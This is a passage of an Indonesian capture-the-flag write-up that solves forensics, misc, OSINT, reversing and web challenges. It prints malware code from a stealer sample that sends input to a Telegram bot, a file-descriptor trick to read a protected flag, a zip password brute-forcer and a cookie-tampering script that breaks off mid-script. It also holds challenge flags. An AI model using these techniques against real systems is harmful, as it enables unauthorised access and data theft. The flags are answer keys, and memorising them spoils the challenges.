    _0x5a06d7 = document.getElementById('waifu-input').value,
    _0x289453 = 'New Waifu: ' + _0x5a06d7,
    _0x5b7cdd =
      'https://api.telegram.org/bot' +
      _0x299de0 +
      '/sendMessage?chat_id=' +
      _0x2df8a9 +
      '&text=' +
      encodeURIComponent(_0x289453)
  const _0x312e3f = () => {
    return fetch(_0x5b7cdd)
```

```
      .then((_0x2fcecb) => {
        if (_0x2fcecb.ok) {
          console.log('ok')
        } else {
          console.error('okk')
        }
      })
      .catch((_0x2091e6) => {
        console.error('Error:', _0x2091e6)
      })
  }
}
```

Ada api telegram, dump pake https://github.com/soxoj/telegram-bot-dumper. Decompile waifu.exe, ada executable

```
param (',0Dh,0Ah   ; DATA XREF: .data:main_duar↓o
.data:0000000000960B29                 db '
[Parameter(Mandatory=$true)]',0Dh,0Ah
.data:0000000000960B4B                 db '    [string]$InputText',0Dh,0Ah
.data:0000000000960B63                 db ')',0Dh,0Ah
.data:0000000000960B66                 db 0Dh,0Ah
.data:0000000000960B68                 db 'function Enc {',0Dh,0Ah
.data:0000000000960B78                 db '    param (',0Dh,0Ah
.data:0000000000960B85                 db '
[string]$PlainText,',0Dh,0Ah
.data:0000000000960BA2                 db '        [string]$Key',0Dh,0Ah
.data:0000000000960BB8                 db '    )',0Dh,0Ah
.data:0000000000960BBF                 db 0Dh,0Ah
.data:0000000000960BC1                 db '    $KeyBytes =
[System.Text.Encoding]::UTF8.GetBytes($Key.PadRig'
.data:0000000000960C02                 db 'ht(32).Substring(0,
32))',0Dh,0Ah
.data:0000000000960C1C                 db '    $IV = New-Object byte[]
16',0Dh,0Ah
.data:0000000000960C3C                 db '
[System.Security.Cryptography.RandomNumberGenerator]::Create('
.data:0000000000960C7D                 db ').GetBytes($IV)',0Dh,0Ah
.data:0000000000960C8E                 db 0Dh,0Ah
.data:0000000000960C90                 db '    $AES =
[System.Security.Cryptography.Aes]::Create()',0Dh,0Ah
```

```
.data:0000000000960CC9                 db '    $AES.Key =
$KeyBytes',0Dh,0Ah
.data:0000000000960CE3                 db '    $AES.IV = $IV',0Dh,0Ah
.data:0000000000960CF6                 db 0Dh,0Ah
.data:0000000000960CF8                 db '    $Encryptor =
$AES.CreateEncryptor()',0Dh,0Ah
.data:0000000000960D21                 db 0Dh,0Ah
.data:0000000000960D23                 db '    $PlainTextBytes =
[System.Text.Encoding]::UTF8.GetBytes($Plai'
.data:0000000000960D64                 db 'nText)',0Dh,0Ah
.data:0000000000960D6C                 db '    $EncryptedBytes =
$Encryptor.TransformFinalBlock($PlainTextBy'
.data:0000000000960DAD                 db 'tes, 0,
$PlainTextBytes.Length)',0Dh,0Ah
.data:0000000000960DCE                 db 0Dh,0Ah
.data:0000000000960DD0                 db '    $EncryptedData = $IV +
$EncryptedBytes',0Dh,0Ah
.data:0000000000960DFC                 db '
[Convert]::ToBase64String($EncryptedData)',0Dh,0Ah
.data:0000000000960E2B                 db '}',0Dh,0Ah
.data:0000000000960E2E                 db 0Dh,0Ah
.data:0000000000960E30                 db '$Key = "Lirili-Larila_Tung-
Tung-Tung-Sahur"',0Dh,0Ah
.data:0000000000960E5D                 db 0Dh,0Ah
.data:0000000000960E5F                 db '$EncryptedText = Enc -PlainText
$InputText -Key $Key',0Dh,0Ah
.data:0000000000960E95                 db 'Write-Host "$EncryptedText"
```

```
$Key = "Lirili-Larila_Tung-Tung-Tung-Sahur"
```

Ciphertextnya ada di fungsi main.sendRequest:

```
__int64 __golang main_sendRequest(__int64 a1, __int64 a2, __int64 a3, __int64 a4, __int64 a5)
{
  int v5; // r8d
  int v6; // r9d
  int v7; // r10d
  int v8; // r11d
  _QWORD *v9; // rax
  int v10; // r8d
  int v11; // r9d
  int v12; // r10d
  _QWORD *v13; // r11
  __int64 v14; // rdx
  _QWORD *v15; // rax
  int v16; // r8d
  int v17; // r9d
  int v18; // r10d
  _QWORD *v19; // r11
  __int64 v20; // rcx
  int v22; // [rsp+28h] [rbp-30h]
  http_Client *p_http_Client; // [rsp+40h] [rbp-18h]

  p_http_Client = (http_Client *)runtime_newobject(&RTYPE_http_Client);
  p_http_Client->Timeout = 10000000000LL;
  v22 = runtime_makemap_small(p_http_Client, a2, 10000000000LL, a4, a5);
  v9 = (_QWORD *)runtime_mapassign_faststr(
                   (unsigned int)&RTYPE_map_string_string,
                   v22,
                   (unsigned int)&unk_72851A,
                   4,
                   a5,
                   v5,
                   v6,
                   v7,
                   v8);
  v9[1] = 108LL;
  if ( runtime_writeBarrier )
  {
    v9 = (_QWORD *)runtime_gcWriteBarrier1();
    *v13 = v14;
  }
  *v9 = "GOYqtDwMKpz5kLzj8Guu0kXQqV9jur0vFpZe0LcOjzDYi3Mv2gERkwk/T/MQIpeN8PizBKkHwy7UQb49tmTW2LL7wZscNHvqQmjAC+At0jo=";// ←— ini ciphertextnya
  v15 = (_QWORD *)runtime_mapassign_faststr(
                    (unsigned int)&RTYPE_map_string_string,
                    v22,
                    (unsigned int)&unk_72833D,
                    3,
                    a5,
                    v10,
                    v11,
                    v12,
                    (_DWORD)v13);
  v15[1] = a2;
  if ( runtime_writeBarrier )
  {
    v15 = (_QWORD *)runtime_gcWriteBarrier2(v15);
    v20 = a1;
    *v19 = a1;
    v19[1] = *v15;
  }
```

Ciphertext:
GOYqtDwMKpz5kLzj8Guu0kXQqV9jur0vFpZe0LcOjzDYi3Mv2gERkwk/T/MQIpeN8PizBKkHwy7UQb49tmTW2LL7wZscNHvqQmjAC+At0jo=

Langsung saja decrypt ciphertextnya dengan kunci yang udah didapet:

```python
#!/usr/bin/env python3

from Crypto.Cipher import AES
import base64

ct = "GOYqtDwMKpz5kLzj8Guu0kXQqV9jur0vFpZe0LcOjzDYi3Mv2gERkwk/T/MQIpeN8PizBKkHwy7UQb49tmTW2LL7wZscNHvqQmjAC+At0jo="
key = "Lirili-Larila_Tung-Tung-Tung-Sahur".encode().ljust(32)[:32]

data = base64.b64decode(ct)
iv = data[:16]
ciphertext = data[16:]
```

```
cipher = AES.new(key, AES.MODE_CBC, iv)
flag = cipher.decrypt(ciphertext).strip().decode()
print(flag)
```

```
itoid  /foren/waifuku
>>> ./sol.py
FindITCTF<s3m4ng4t_P4G1_____h1dup_N4Rut00000>
itoid  /foren/waifuku
>>>
```

Digital Forensics/new-waifu

Challenge 10 Solves

new-waifu

957

pecinta waifu ternyata kurang puas sama stealer dia sebelumnya, sekarang dia bikin info stealer baru


jangan lupa FindITCTF{}

author: hilmo

new-waif...

Flag Submit

Diberikan Go-based malware yang nyuri Chrome data trus deploy malicious files. Ciphertext dan keynya ada di fungsi main.main




Algoritma: AES-GCM
Key: ambil 16 bytes pertama → ShimpaziniBanani
Nonce/IV: 12 bytes pertama dari decoded ciphertext
Data: sisa bytes setelah nonce
Decryptor:


```python
#!/usr/bin/env python3
import base64
from cryptography.hazmat.primitives.ciphers.aead import AESGCM

ct =
"HRcWVuQC/n7mnDoEu5+sl/G9E31MdHGhO+gCONit0qksf9KKwOEW8wI1g6fWxhVG6AM6a5SYmODiGLYT
kNZnL7zxR4Ql5INkwTD6sQdFeEsp+pZi0RaR1r57skYupRNr0oJ2+GNcfcseMCKDZmmDcizFc6iCpVIiX
dEmLLH+74rINJTux/elD76eL4347zSBWXxDI1HmMRThFh4FHag598ojf4aurIIIyv5nLooji7xxqI0hq6
hcf5fkzuChg0r3E23x/ZWMlvEGp8W4SDahq5Hj3egzH/XGlbbJFnNcv6/yXlCGc74JblPrXux8xA=="
key = "ShimpaziniBanani"  # first 16 bytes
ciphertext = base64.b64decode(ct)
nonce = ciphertext[:12]
encrypted_data = ciphertext[12:]
aesgcm = AESGCM(key.encode('utf-8'))
pt = aesgcm.decrypt(nonce, encrypted_data, None)
print(pt)
```

Hasilnya: "Semua nama waifu kecuali yang bocil yang ada di nama channel discord ctf findit 2025, urutan terbalik, spasi jadi underscore. Siapa juga ngide golang pakai native windows API aowkoawkoawkoa, ide tengah malam :D". Reveal hidden channel pake https://github.com/JustOptimize/ShowHiddenChannels untuk dapetin nama waifu-waifu.
FindITCTF{jean_arlecchino_skirk_chizuru_hutao}

Misc


Misc/Absen





Warmup flag di channel announcement

Misc/your-journey-2




```
$print(dir())
['FLAG', '__annotations__', '__builtins__', '__cached__', '__doc__',
'__file__', '__loader__', '__name__', '__package__', '__spec__', 'ans',
'ascii2', 'block', 'lagu', 'os', 're', 'viewfolder']

$viewfolder('/challenge')
endingsatu
flag.txt
main.py
hidden.py
word.py
endingtiga
endingdua

print(open('/challenge/endingdua/flag.txt').read())
```

FindITCTF{k0n0h4_m4ju_m4sy4r4k4t_m4kmur}

Misc/cek-cek



```python
import hashlib
import os

from secret import FLAG


def check(s):
    if "." in s or "flag" in s:
        return False
    return True


hash_obj = hashlib.blake2b()
hash_obj.update(FLAG.encode())
flag = hash_obj.hexdigest()


def open_file(file_name):
    if not check(file_name):
        return "eits tidak boleh begitu", 500

    try:
        file = os.open(file_name, os.O_RDONLY)
        data = os.read(file, 1024)
```

```python
    except Exception:
        return "error bang"

    return data.decode("utf-8")


if __name__ == "__main__":
    with open("/flag.txt", "w") as f:
        f.write(FLAG)

    flag_file = os.open("/flag.txt", os.O_RDONLY)
    flag_data = os.read(flag_file, 1024)

    if FLAG.encode() != flag_data:
        print("flag file is corrupted")
        exit(1)

    while True:
        print("Do you want check my file?")
        print("1. yes")
        print("2. no")

        choice = input(">>> ")
        if choice == "1":
            file_name = input("file name: ")
            print(open_file(file_name))
        elif choice == "2":
            print("ok, here the flag:")
            print(flag)
        else:
            print("invalid choice")
```

Diberikan python jail challenge yang ngeblock jika kita meminta nama file yang ada “.” atau “flag”. Tapi, programnya ngebuka file flag itu sendiri trus simpen return valuenya di file descriptor 5. Jadi, vulnerabilitynya ada di penggunaan /dev/fd/X untuk mereferensikan deskriptor file yang sudah terbuka

```
>>> /dev/fd/^C
itoid  /misc/cek-cek
>>>
>>> nc ctf.find-it.id 7001
Do you want check my file?
1. yes
2. no
>>> 1
file name: /dev/fd/5
FindITCTF{cl0s3_y0ur_f1l3s_1mmed14t3ly_0r_w0w0_w1ll_f1nd_y0u}
Do you want check my file?
1. yes
2. no
>>>
```

Misc/distorted




https://www.google.com/maps/place/Bethany+Church+Nginden/@-7.3069688,112.7699751,792m/data=!3m2!1e3!4b1!4m6!3m5!1s0x2dd7fa5631768519:0xc50bb1ae0fc7d4f0!8m2!3d-7.3069688!4d112.77255!16s%2Fg%2F11csp7_29n?entry=ttu&g_ep=EgoyMDI1MDUwNy4wIKXMDSoASAFQAw%3D%3D

-7.3069688,112.7699751

FindITCTF{-7.3069_112.7725_Gereja_Bethany_Nginden}


Osint

Osint/destroyer



https://www.tripadvisor.com/LocationPhotoDirectLink-g1902860-i428355651-Mestia_Upper_Svaneti_Samegrelo_Zemo_Svaneti_Region.html
FindITCTF{43.056574_42.7503479}

Osint/bff



https://drive.google.com/drive/u/1/folders/1FOtEbw1TC-wUJEAb0LQTNqET20AEhLqg > ada di pohon

Zip tinggal bruteforce

```
import pyzipper

def brute_force_zip(zip_path):
    with pyzipper.AESZipFile(zip_path) as zf:
        for i in range(1, 10000):
            password = str(i).zfill(4).encode()
            try:
                zf.extractall(pwd=password)
                print(f"[+] Password found: {password.decode()}")
                return
            except:
                continue
        print("[-] Password not found.")

brute_force_zip("/mnt/c/1Jonathan/CTFS/findit-25/bff/dont-open.zip")
```

FindITCTF{G0Od_7Qb_bR0}


Reverse Engineering

Reverse Engineering/xor-madness


Brute xor keynya aja
FindITCTF{iy4_b3n3r_1n1_fl4g_ny4_b4ng}


Web Exploitation


Web Exploitation/Simple Heist



Blackbox challenge. Ga dikasih source code







Dapetin key:

```
#!/usr/bin/env python3

import requests

# URL target
```

```python
base_url = "http://ctf.find-it.id:10001"
login_url = f"{base_url}/login"
vault_url = f"{base_url}/vault"

# Fungsi untuk mencoba variasi cookie
def try_cookie_variation(variation_name, auth_value, endpoint=vault_url):
    print(f"\nMencoba variasi: {variation_name}")
    print(f"auth: {auth_value}")
    print(f"endpoint: {endpoint}")

    cookies = {
        'auth': auth_value,
        'sig': original_sig
    }

    # Kirim request dengan cookie yang dimodifikasi
    response = requests.get(endpoint, cookies=cookies)

    print(f"Status code: {response.status_code}")
    print(f"Response: {response.text}")

    return response

# Step 1: Dapatkan cookie asli dari login
session = requests.Session()
login_response = session.get(login_url)

if login_response.status_code == 200:
    print("Berhasil login sebagai teller")

    # Simpan cookie asli
    original_auth = session.cookies.get('auth')
    original_sig = session.cookies.get('sig')

    print("Cookie asli:")
    print(f"auth: {original_auth}")
    print(f"sig: {original_sig}")

    # Variasi 1: Coba manipulasi case
    auth_case = '"User:admin|bank:Fortis Bank"'
    try_cookie_variation("Case Manipulation", auth_case)

    # Variasi 2: Coba dengan menambahkan spasi
    auth_spaces = '"user:admin |bank:Fortis Bank"'
```

```
    try_cookie_variation("Added Spaces", auth_spaces)

    # Variasi 3: Coba format JSON
    auth_json = '{"user":"admin","bank":"Fortis Bank"}'
    try_cookie_variation("JSON Format", auth_json)

    # Variasi 4: Coba format asli dengan karakter kontrol
